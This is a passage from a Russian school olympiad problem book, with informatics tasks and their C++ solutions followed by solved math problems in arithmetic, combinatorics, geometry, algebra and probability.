


Рис. 2.2.6

Решение

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
signed main(){
    int n;
    cin >> n;
    deque<int> v(n);
    for(int i = 0; i < n; i++){
        cin >> v[i];
    }
    sort(v.begin(), v.end());
    int ans = 0;
    int cnth = 0, minh;
    while(1){
        if(v.size() == 0){
            break;
        }
        cnth++;
        minh = v.back();
        v.pop_back();
        while(v.size() > 0 && v[0] < cnth){
            v.pop_front();
        }
        ans = max(ans, cnth * min(minh, (int)v.size()));
    }
    cout << ans << endl;
}
```

Задача 2.2.3.5. Английский в игровой форме (30 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 3 с.

Ограничение по памяти: 64 Мбайт.

Условие

Маша и Витя запоминают слова английского языка в оригинальной игровой форме. За день им нужно выучить n слов, где $20 \leqslant n \leqslant 100$, каждое из которых имеет длину от 5 до 8 символов. Маша выбирает из этого набора наугад несколько попарно различных слов (также от 5 до 8) и собирает их в одну строку без пробелов. Далее она переставляет буквы в этой строке так, что слова оказываются полностью перепутанными, и дает эту строку Вите. Теперь Витя должен восстановить все слова, которые выбрала Маша.

Но у Вити плохо получается, а Маша уже забыла, какие слова она выбрала. Нужно им помочь — написать программу, которая восстановит слова, выбранные Машей.

Формат входных данных

В первой строке находится строка, которую Маша предложила Вите. Во второй строке содержится число n — количество слов, которые нужно выучить детям, $20 \leqslant \leqslant n \leqslant 100$.

В следующих n строках содержатся эти слова по одному в строке. Все слова в этом наборе различны. Слова отсортированы в лексикографическом (алфавитном) порядке. Все слова состоят из маленьких букв от a до z. Обратите внимание, что в тестах к этой задаче все заданные слова реально существуют в английском языке и случайным образом выбраны из словаря.

Гарантируется, что длина каждого слова из предложенного набора (словаря) в пределах от 5 до 8, строка, которую получила Маша, может быть получена путем перестановки букв некоторых различных слов из предложенного словаря, причем, набор выбранных Машей слов определяется по ней однозначно. Количество слов, из которых составлена Машина строка, находится в пределах от 5 до 8.

Формат выходных данных

Вывести все слова, выбранные Машей, в алфавитном порядке по одному в строке.

Примеры

Пример №1

Стандартный ввод
stirbaexsudueoeidgomttcrnrwlunapntetacwri 24 bridge cranky document drawing farmer fighter figurine gravy havoc minimum reactant reply republic sonata soprano split subset tailor texture tomorrow trout vicinity wrist writer

Стандартный вывод
document drawing republic sonata texture wrist

Комментарий

В случае, выделенном в условии (слова являются случайными, взятыми из английского словаря), задача решается рекурсией с перебором вариантов.

Решение

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
string frs;
int n;
vector<string> dict;
vector<int> msk(26, 0);
int cnt = 0;
vector<vector<int> > amsk;
vector<string> ans;
bool bigok = 0;
void p(int pos){
   if(!bigok){
        if(cnt == 0){
            sort(ans.begin(), ans.end());
            bigok = 1;
            return;
        }
        for(int i = pos; i < n; i++){
            string ts = dict[i];
            bool ok = 1;
            for(int j = 0; j < 26; j++){
                if(amsk[i][j] > msk[j]){
                    ok = 0;
                }
            }
            if(ok){
                ans.push_back(ts);
                for(int j = 0; j < 26; j++){
                    msk[j] -= amsk[i][j];
                    cnt -= amsk[i][j];
                }
                p(i + 1);
                if(!bigok){
                for(int j = 0; j < 26; j++){
                    msk[j] += amsk[i][j];
                    cnt += amsk[i][j];
                }
                ans.pop_back();
                }
            }
        }
   }
}
signed main(){
    cin >> frs;
    cin >> n;
    amsk.resize(n, vector<int>(26, 0));

    string ts;
    for(int i = 0; i < n; i++){
        cin >> ts;
        dict.push_back(ts);
    }
    for(int i = 0; i < n; i++){
        for(auto el : dict[i]){
            amsk[i][el - 'a']++;
        }
    }
```

```
60      for(auto el : frs){
61          msk[el - 'a']++;
62          cnt++;
63      }
64      p(0);
65      for(auto el : ans){
66          cout << el << endl;
67      }
68  }
```

2.2.4. Четвертая волна. Задачи 8–11 класса

Задачи четвертой волны предметного тура по информатике открыты для решения. Соревнование доступно на платформе Яндекс.Контест: https://contest.yandex.ru/contest/63457/enter/.

Задача 2.2.4.1. Квадратный флаг (10 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

Одному портному заказали сделать одноцветный флаг. Особенность этого флага в том, что он должен быть квадратным. У портного есть два прямоугольных куска ткани заданного цвета. Один из них имеет размеры $a \times b$, другой — $c \times d$. Так как клиент будет платить пропорционально площади изготовленного флага, портной хочет сначала сшить имеющиеся у него прямоугольные куски, соединив их двумя какими-то сторонами, а затем из полученного полотна вырезать и сделать флаг с максимально большой стороной. Определить сторону получившегося у него флага.

Формат входных данных

На вход подаются две строки. В первой строке находятся размеры первого прямоугольника — целые числа a, b через пробел, во второй — размеры второго прямоугольника, также целые числа c, d через пробел, где $1 \leqslant a, b, c, d \leqslant 10^9$.

Формат выходных данных

Вывести одно число — сторону самого большого квадрата, который можно получить по условию задачи.

Примеры

Пример №1

Стандартный ввод
2 4 3 6

Стандартный вывод
4

Пример №2

Стандартный ввод
2 2 3 6

Стандартный вывод
3

Примечания




Рис. 2.2.7

На рис. 2.2.7 представлены иллюстрации для тестов из условия. Синими штрихами обозначено место сшивки двух кусков. Красный квадрат выделяет один из вариантов вырезания максимального квадрата.

Решение

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
signed main(){
    int a, b, c, d;
    cin >> a >> b >> c >> d;
    int ans = max(min(a, b), min(c, d));
    int p1 = min(a + c, min(b, d));
    int p2 = min(a + d, min(b, c));
    int p3 = min(b + c, min(a, d));
    int p4 = min(b + d, min(a, c));
    ans = max({ans, p1, p2, p3, p4});
    cout << ans << endl;
}
```

Задача 2.2.4.2. Потерянная ДНК (15 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

В данной задаче будем упрощенно считать, что ДНК представляется строкой длины от 10 до 100, состоящей из букв A, C, G, T.

Пусть даны две ДНК D_1 и D_2 одной и той же длины n. Выберем некоторое произвольное число i от 1 до $n-1$ и поменяем местами префиксы (начала) этих ДНК длины i. Будем говорить, что полученные новые две строки образованы путем скрещивания двух исходных по префиксу длины i.

Например, пусть $D_1 =$ **AACGGTAGGT**, а $D_2 =$ TCCCGGAACA. Выберем $i = 4$ и поменяем местами префиксы длины 4. Получим две новые ДНК, одна из которых будет иметь вид **AACG**GGAACA, а вторая — TCCC**GTAGGT**. Для наглядности были выделены части первой из них.

Полученные новые ДНК снова могут быть скрещены по любому префиксу длины от 1 до $n-1$.

Теперь можно рассмотреть популяцию из нескольких ДНК. Выберем из них две, произведем их скрещивание по префиксу какой-либо длины и поместим две новые ДНК в исходную популяцию. В данной задаче будем считать, что количество ДНК не увеличивается, то есть старые две ДНК заменяются на новые две ДНК.

Дана исходная популяция из m ДНК, каждая имеет одну и ту же длину n. После некоторого количества попарных скрещиваний была получена новая популяция. Но при итоговой обработке данных сведения об одной ДНК из новой популяции были потеряны. Задача состоит в отыскании этой потерянной ДНК по оставшимся $m-1$ ДНК из новой популяции.

Формат входных данных

В первой строке через пробел даны два числа n — длина ДНК и m — количество ДНК в исходной популяции, где $10 \leqslant n \leqslant 100$, $2 \leqslant m \leqslant 100$.

В следующих m строках содержится описание исходной популяции ДНК, каждая задается строкой длины n, состоящей из символов A, C, G и T.

Далее следует разделяющая строка, содержащая n символов «$-$».

Далее следует еще $m - 1$ строк, описывающих новую (заключительную) популяцию без одной ДНК.

Гарантируется, что данные верны, то есть $m - 1$ последняя ДНК является некоторой новой популяцией ровно без одной ДНК, полученной из исходной популяции, заданной в m первых строках.

Формат выходных данных

Вывести недостающую утерянную ДНК.

Примеры

Пример №1

Стандартный ввод
10 2 AACGGTAGGT TCCCGGAACA ---------- TCCCGTAGGT

Стандартный вывод
AACGGGAACA

Пример №2

Стандартный ввод
10 4 AACCGGTTAA ACGTACGTAC AAACCCGGGT CATTACTGGA ---------- AAGCGCTTAA CCACACGTGC AACTAGGGGT

Стандартный вывод
AATTCCTGAA

Комментарий

Для каждой позиции нужно найти недостающую букву из первого набора ДНК. Для этого удобнее всего использовать функцию `xor`.

Решение

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
signed main(){
    int n, m;
    cin >> n >> m;
    vector<string> v1(m);
    for(int i = 0; i < m; i++){
        cin >> v1[i];
    }
    string d;
    cin >> d;
    vector<string> v2(m - 1);
    for(int i = 0; i < m - 1; i++){
        cin >> v2[i];
    }
    for(int j = 0; j < n; j++){
        int ss = 0;
        for(int i = 0; i < m; i++){
            ss ^= (int)(v1[i][j]);
        }
        for(int i = 0; i < m - 1; i++){
            ss ^= (int)(v2[i][j]);
        }
        cout << (char)(ss);
    }
    cout << endl;
}
```

Задача 2.2.4.3. Утомленные туристы (20 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

Рассмотрим следующий вариант известной задачи на перемещение по туннелю группы из четырех человек. В общем виде она выглядит так: четыре туриста хотят пройти по темному туннелю. Имеется один фонарик. По туннелю можно перемещаться либо вдвоем, либо по одному, при этом у тех, кто движется в туннеле,

должен быть фонарик в руках. По этой причине движение должно быть следующим: двое переходят туда, один возвращается обратно и приносит фонарик тем, кто еще не перешел. После этого указанный маневр повторяется снова.

У каждого участника своя скорость движения в туннеле. Пусть участники проходят туннель за A, B, C и D мин. Если идут двое, то они движутся со скоростью того, кто идет медленнее. Требуется по заданным временам прохождения туннеля каждого из участников перевести их максимально быстро через туннель.

Немного усложним данную задачу. Введем фактор усталости. А именно, любой участник, пройдя по туннелю, устает и в следующий раз идет уже медленнее. После каждого прохождения туннеля время прохождения любого участника увеличивается на E мин. Например, если участник до начала движения проходит туннель за 1 мин, а показатель усталости E равен 3 мин, то первый раз участник пройдет туннель за 1 мин, второй раз — за 4 мин, третий раз — за 7 мин и т. д.

По заданным A, B, C, D и E узнать, за какое минимальное время можно провести всю группу через туннель согласно указанным правилам.

Формат входных данных

На вход подаются пять чисел. В первой строке через пробел четыре числа A, B, C и D — время прохождения туннеля каждым из четырех участников до того, как они начали движение. Во второй строке содержится число E — величина, на которую увеличивается время прохождения туннеля каждым участником после каждого перемещения. При этом $1 \leqslant A, B, C, D \leqslant 1\,000$, $0 \leqslant E \leqslant 1\,000$.

Формат выходных данных

Вывести одно число — минимальное время прохождения туннеля всей группой.

Примеры

Пример №1

Стандартный ввод
8 9 10 1 3
Стандартный вывод
44

Пример №2

Стандартный ввод
8 9 10 1 0
Стандартный вывод
29

Примечания

В первом примере при прохождении туннеля каждый турист устает и движется медленнее на 3 мин. Покажем, как перевести группу при этом за 44 мин.

Каждую ситуацию будем обозначать следующим образом: слева от двоеточия находятся туристы, которые стоят в начале туннеля, а справа — те, что стоят в конце туннеля. Туриста будем обозначать при помощи числа, соответствующего его текущему времени прохождения туннеля.

Тогда исходная ситуация имеет вид 1, 8, 9, 10 :.

Сначала идут туристы 1 и 8, каждый после перехода устает на 3 мин, получим ситуацию 9, 10 : 4, 11, затрачено 8 мин.

Обратно возвращается турист 4, он устает еще на 3 мин. Ситуация становится 7, 9, 10 : 11, затрачено $8 + 4 = 12$ мин.

Теперь идут туристы 7 и 9, получится ситуация 10 : 10, 11, 12, затрачено $8 + + 4 + 9 = 21$ мин.

Возвращается турист 10, получится 10, 13 : 11, 12, затрачено $8 + 4 + 9 + 10 = = 31$ мин.

Наконец, оставшиеся двое туристов 10 и 13 за 13 мин переходят туннель, итого затрачено $8 + 4 + 9 + 10 + 13 = 44$ мин.

Комментарий

Задача решается рекурсивным перебором всех вариантов прохождения.

Решение

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
const int INF = 1e18;
vector<int> v(4);
int e, ans = INF;
void p(vector<int> &vl, vector<int> &vr, int tv){
    if(vl.size() == 2){
        ans = min(ans, tv + *max_element(vl.begin(), vl.end()));
        return;
    }
    for(int i = 0; i < vl.size() - 1; i++){
        for(int j = i + 1; j < vl.size(); j++){
            vector<int> vl1;
            for(int k = 0; k < vl.size(); k++){
                if(k != i && k != j){
                    vl1.push_back(vl[k]);
                }
            }
            vector<int> vr1 = vr;
```

```
21                vr1.push_back(vl[i] + e);
22                vr1.push_back(vl[j] + e);
23                int tmp = max(vl[i], vl[j]);
24                sort(vr1.rbegin(), vr1.rend());
25                vl1.push_back(vr1.back() + e);
26                vr1.pop_back();
27                p(vl1, vr1, tv + tmp + vl1.back() - e);
28            }
29        }
30    }
31    signed main(){
32        for(int i = 0; i < 4; i++){
33            cin >> v[i];
34        }
35        sort(v.begin(), v.end());
36        cin >> e;
37        vector<int> vl = v, vr;
38        p(vl, vr, 0);
39        cout << ans;
40    }
```

Задача 2.2.4.4. Проектируем мост (25 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

При постройке моста используются два типа пролетов: П-образные (они прочные, но дорогие) и Т-образные (они дешевле, но менее надежные). Мост должен начинаться и заканчиваться П-образными пролетами. Любой Т-образный пролет должен иметь хотя бы один П-образный пролет в качестве соседнего.

Длина проектируемого моста — n пролетов. Муниципалитет выделил средства на постройку a П-образных и b Т-образных пролетов. При этом $a + b = n$. Требуется выяснить, сколькими способами при этих условиях можно скомпоновать мост. Два способа компоновки моста отличаются, если в одной на некоторой позиции стоит П-образный пролет, а в другой на этой же позиции стоит Т-образный пролет.

Формат входных данных

В одной строке через пробел заданы два числа: a — число П-образных пролетов и b — число Т-образных пролетов, на постройку которых выделены средства, где $2 \leqslant a \leqslant 10^6$, $0 \leqslant b \leqslant 10^6$.

Формат выходных данных

Вывести одно число — количество вариантов компоновки моста. Так как ответ может быть очень большим, требуется вывести остаток от его деления на 1 000 000 007 ($10^9 + 7$).

Примеры

Пример №1

Стандартный ввод
4 3

Стандартный вывод
7

Примечания

Для примера из условия имеется 7 вариантов компоновки моста (пробелы добавлены для лучшего восприятия вариантов):

П Т Т П Т П П

П Т Т П П Т П

П Т П Т Т П П

П Т П П Т Т П

П П Т П Т Т П

П П Т Т П Т П

П Т П Т П Т П

Комментарий

При заданных ограничениях задача решается только при помощи комбинаторики с вычислениями по модулю.

Решение

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
const int INF = 1e18;
const int MOD = 1e9 + 7;
vector<int> f(2e6 + 1, 1);
```

```
int binpow (int a, int n) {
        int res = 1;
        while (n > 0) {
                if (n % 2 == 1)
                        (res *= a) %= MOD;
                (a *= a) %= MOD;
                n /= 2;
        }
        return res;
}

int bc(int n, int k){
    int res = f[n];
    int p1 = binpow(f[k], MOD - 2);
    int p2 = binpow(f[n - k], MOD - 2);
    (res *= p1) %= MOD;
    (res *= p2) %= MOD;
    return res;
}
signed main(){
    for(int i = 1; i <= 2e6; i++){
        f[i] = (f[i - 1] * i) % MOD;
    }
    int a, b;
    int ans = 0;
    cin >> a >> b;
    a--;
    for(int i = 0; i < a + 1; i++){
        if(2 * i <= b){
            int d = bc(a, i);
            if(b - 2 * i <= a - i){
                (d *= bc(a - i, b - 2 * i) ) %= MOD;
                (ans += d) %= MOD;
            }
        }
    }
    cout << ans << endl;
}
```

Задача 2.2.4.5. Джентльмены на прогулке (30 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 8 с.

Ограничение по памяти: 64 Мбайт.

Условие

По прямому участку улицы, которую будем считать отрезком AB длины d, прогуливаются n джентльменов. i-й джентльмен движется со скоростью v_i. Скорости всех джентльменов попарно различны. Дойдя до любого конца улицы, каждый джентльмен поворачивает и идет в обратную сторону.

При каждой встрече два джентльмена приветствуют друг друга, приподнимая головной убор. Приветствие происходит и в том случае, когда один джентльмен обгоняет другого. Если два джентльмена встречаются в момент их одновременного поворота, то происходит два приветствия: одно до поворота, другое — после поворота. Если происходит одновременная встреча трех и более джентльменов, то они приветствуют друг друга попарно, то есть каждый каждого. Допустим, если одновременно встретились четыре джентльмена где-то посреди улицы, произойдет шесть попарных приветствий. Если же эти четыре джентльмена встретились в момент их одновременного поворота, произойдет уже двенадцать приветствий.

В этой задаче считаем, что все действия происходят без остановок, то есть и повороты и приветствия происходят мгновенно. Джентльмены одновременно начинают свою прогулку из точки A в момент 0. В этот момент они уже производят свои первые попарные приветствия, то есть в момент 0 уже произведено $n \cdot (n-1)/2$ приветствий. Момент старта не считается моментом поворота, то есть на старте число приветствий не удваивается. Джентльмены гуляют достаточно долго, чтобы произошло любое заданное количество приветствий.

Требуется найти момент, в который было произведено k-е по порядку приветствие.

Формат входных данных

В первой строке ввода через пробел содержится два целых числа: d — длина отрезка AB и n — количество прогуливающихся джентльменов, где $1 \leqslant d \leqslant 200$, $2 \leqslant n \leqslant 2\,000$.

Во второй строке находятся n целых чисел v_i через пробел — скорости каждого джентльмена, где $1 \leqslant v_i \leqslant 2\,000$. Гарантируется, что все скорости попарно различны. Скорости даны в порядке возрастания, то есть $v_1 < v_2 < \ldots < v_n$.

В третьей строке содержится одно целое число k — номер требуемого приветствия, для которого нужно найти момент, когда оно произойдет, где $1 \leqslant k \leqslant 10^9$.

Формат выходных данных

Вывести одно вещественное число — время, когда произойдет k-е по порядку приветствие. Ответ вывести с точностью не менее двух знаков после десятичной точки.

Примеры

Пример №1

Стандартный ввод
5 4 2 5 8 10 6

Стандартный вывод
0.000

Пример №2

Стандартный ввод
5 4 2 5 8 10 7
Стандартный вывод
0.556

Пример №3

Стандартный ввод
5 4 2 5 8 10 11
Стандартный вывод
1.000

Пример №4

Стандартный ввод
5 4 2 5 8 10 15
Стандартный вывод
1.429

Пример №5

Стандартный ввод
5 4 2 5 8 10 17
Стандартный вывод
1.667

Пример №6

Стандартный ввод
5 4 2 5 8 10 19
Стандартный вывод
1.667

Пример №7

Стандартный ввод
5 4 2 5 8 10 21
Стандартный вывод
2.000

Примечания

На рис. 2.2.8 приведено положение джентльменов из примеров в моменты времени 0, 1 и 2. Джентльмены обозначены своими скоростями. Стрелками обозначены направления их движения в соответствующий момент. Перечислим и пронумеруем в порядке возрастания моменты попарных приветствий этих джентльменов до момента времени 2 включительно. Если два и более приветствия происходят одновременно, неважно какое из них конкретно имеет номер k, главное, что они происходят в один и тот же определенный момент времени.




Рис. 2.2.8

1. 2 и 5 приветствуют друг друга в момент 0 (изображено на рис. 2.2.8).
2. 2 и 8 приветствуют друг друга в момент 0 (изображено на рис. 2.2.8).
3. 2 и 10 приветствуют друг друга в момент 0 (изображено на рис. 2.2.8).
4. 5 и 8 приветствуют друг друга в момент 0 (изображено на рис. 2.2.8).
5. 5 и 10 приветствуют друг друга в момент 0 (изображено на рис. 2.2.8).

6. 8 и 10 приветствуют друг друга в момент 0 (изображено на рис. 2.2.8).
7. 8 и 10 приветствуют друг друга в момент 0.556.
8. 5 и 10 приветствуют друг друга в момент 0.667.
9. 5 и 8 приветствуют друг друга в момент 0.769.
10. 2 и 10 приветствуют друг друга в момент 0.833.
11. 2 и 8 приветствуют друг друга в момент 1.000 (изображено на рис. 2.2.8).
12. 8 и 10 приветствуют друг друга в момент 1.111.
13. 2 и 10 приветствуют друг друга в момент 1.250.
14. 5 и 10 приветствуют друг друга в момент 1.333.
15. 2 и 5 приветствуют друг друга в момент 1.429.
16. 5 и 8 приветствуют друг друга в момент 1.538.
17. 2 и 8 приветствуют друг друга в момент 1.667.
18. 2 и 10 приветствуют друг друга в момент 1.667.
19. 8 и 10 приветствуют друг друга в момент 1.667 (в момент 1.667 встретятся одновременно три джентльмена 2, 8 и 10).
20. 2 и 8 приветствуют друг друга в момент 2.000 (изображено на рис. 2.2.8).
21. 5 и 10 приветствуют друг друга в момент 2.000 (до поворота).
22. 5 и 10 приветствуют друг друга в момент 2.000 (после поворота, изображено на рис. 2.2.8).

Комментарий

Задача решается при помощи бинпоиска с квадратичным нахождением ответа в каждой его итерации.

Решение

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
const double EPS = 1e-7;
double x(double M, int V, int d){
    double dst = V * M;
    int cnt = floor((dst + EPS) / d);
    double pin = dst - cnt * d;
    if(cnt % 2 == 0){
        return pin;
    }
    else{
        return d - pin;
    }
}
int F(double M, vector<int> &v, int d){
    int res = 0;
    for(int i = 0; i < v.size(); i++){
        double dst = v[i] * M;
```

```
            int cnt = floor((dst + EPS) / d);
            res += cnt * i;
            double tx = x(M, v[i], d);
            for(int j = 0; j < i; j++){
                double txj = x(M, v[j], d);
                if(cnt % 2 == 0){
                    res += txj <= tx + EPS;
                }
                else{
                    res += txj >= tx - EPS;
                }
            }
        }
        return res;
}
signed main(){
    int d, n;
    cin >> d >> n;
    vector<int> v(n);
    for(int i = 0; i < n; i++){
        cin >> v[i];
    }
    int k;
    cin >> k;
    double L = 0, R = 1;
    while(F(R, v, d) <= k){
        R *= 2;
    }
    R *= 2;
    while(R - L > 1e-4){
        double M = (R + L) / 2.0;
        if(F(M, v, d) < k){
            L = M;
        }
        else{
            R = M;
        }
    }
    cout.precision(10);
    cout << fixed << L << endl;
}
```

2.3. Предметный тур. Математика

2.3.1. Первая волна. Задачи 8–9 класса

Задачи первой волны предметного тура по математике за 8–9 класс открыты для решения. Соревнование доступно на платформе Яндекс.Контест: https://contest.yandex.ru/contest/63459/enter/.

Задача 2.3.1.1. (15 баллов)

Тема: арифметика.

Условие

Оля в каждую клетку таблицы 3×3 записала по некоторому числу и с удивлением заметила, что сумма чисел в каждой строке и в каждом столбце таблицы равна 23. Внимательный же одноклассник Витя к ее размышлениям добавил информацию, что сумма чисел в каждом получившемся квадрате 2×2 равна 32. Какое число Оля записала в центральную клетку таблицы?

Решение

Проанализируем исходную таблицу и увидим, что при построении всех возможных квадратов 2×2:

- числа, стоящие в угловых клетках исходной таблицы, входят по одному разу;
- числа, стоящие во второй строке и во втором столбце — по два раза;
- центральное число — четыре раза.

Тогда если найдем сумму чисел во всех квадратах 2×2 и из нее вычтем сумму чисел всей таблицы, а также сумму чисел, стоящих во втором столбце и второй строке, то найдем центральное число, то есть $32 \cdot 4 - 23 \cdot 3 - 23 \cdot 2 = 13$.

Ответ: 13.

Задача 2.3.1.2. (15 баллов)

Тема: комбинаторика.

Условие

Нечетное восьмизначное число назовем «интересным», если оно состоит из простых цифр и одинаковые цифры не стоят рядом. Сколько существует таких «интересных чисел»?

Решение

Простые цифры — это 2, 3, 5 и 7. Тогда так как «интересное» число должно быть нечетным, то в разряде его единиц может стоять только 3, 5 или 7, то есть три варианта. В разряде десятков также может стоять только три варианта, т. к. одинаковые цифры не могут стоять рядом, и т. д. Таким образом, общее количество «интересных» чисел равно $3^8 = 6561$.

Ответ: 6561.

Задача 2.3.1.3. (20 баллов)

Тема: планиметрия.

Условие

В остроугольном треугольнике ABC провели высоты AA_1 и CC_1. Точки E и F — середины отрезков AC и A_1C_1 соответственно.

Найдите длину отрезка EF, если известно, что $AC = 30$ и $A_1C_1 = 24$.

Решение

В прямоугольном треугольнике AC_1C с гипотенузой AC: $C_1E = \frac{1}{2}AC = 15$. Аналогично в треугольнике A_1C: $A_1E = \frac{1}{2}AC = 15$.

Таким образом, треугольник A_1C_1E является равнобедренным, и его медиана EF является также и высотой.

Тогда по теореме Пифагора: $EF^2 = A_1E^2 - A_1F^2 = 15^2 - 12^2 = 81$, $EF = 9$.

Ответ: 9.

Задача 2.3.1.4. (25 баллов)

Темы: уравнения, формулы сокращенного умножения.

Условие

Найдите значение выражения $x + y + 3z$, если известно, что числа x, y, z удовлетворяют равенству:

$$5x^2 + 4y^2 + 9z^2 + 12z + 13 = 4xy + 12x.$$

Решение

Преобразуем равенство следующим образом:

$$(x^2 - 4xy + 4y^2) + (4x^2 - 12x + 9) + (9z^2 + 12z + 4) = 0,$$

то есть

$$(x-2y)^2+(2x-3)^2+(3z+2)^2=0.$$

Данное равенство будет выполняться при условии, что каждое слагаемое равно 0.

Отсюда получаем систему

$$\begin{cases} x-2y=0, \\ 2x-3=0, \\ 3z+2=0, \end{cases}$$

единственным решением которой будет

$$x=\frac{3}{2};\ y=\frac{3}{4};\ z=-\frac{2}{3}.$$

Тогда

$$x+y+3z=\frac{3}{2}+\frac{3}{4}+3\cdot\left(-\frac{2}{3}\right)=\frac{1}{4}=0{,}25.$$

Ответ: 0,25.

Задача 2.3.1.5. (25 баллов)

Тема: теория вероятностей.

Условие

Шестизначное число будем называть «замечательным», если оно составлено из цифр 1, 2, 3, 4, 5, 6 (каждая цифра используется в числе по одному разу) и кратно 12. Какая вероятность, что сгенерированное компьютером шестизначное число будет «замечательным»?

Ответ выразите в долях и округлите его до четвертого знака после запятой.

Решение

Для того чтобы «замечательное» число делилось на 12, оно должно делиться на три и на четыре. Заметим, что все рассматриваемые числа кратны трем, так как сумма их цифр равна 21.

Для того же чтобы число было кратно четырем, необходимо, чтобы две его последние цифры образовывали число, кратное четырем. В нашем случае это могут быть варианты: 12, 16, 24, 32, 36, 52, 56, 64, всего их восемь. К каждому из них нужно приписать впереди четырехзначное число, составленное из остальных четырех цифр, таких чисел $4!=24$. Значит, всего «интересных» чисел $24\cdot 8=192$.

Всего же шестизначных чисел $9\cdot 10^5=900\,000$.

Тогда вероятность, что сгенерированное компьютером число будет являться «замечательным», будет равна $\dfrac{192}{900\,000}\approx 0{,}0002$.

Ответ: 0,0002.

2.3.2. Первая волна. Задачи 10–11 класса

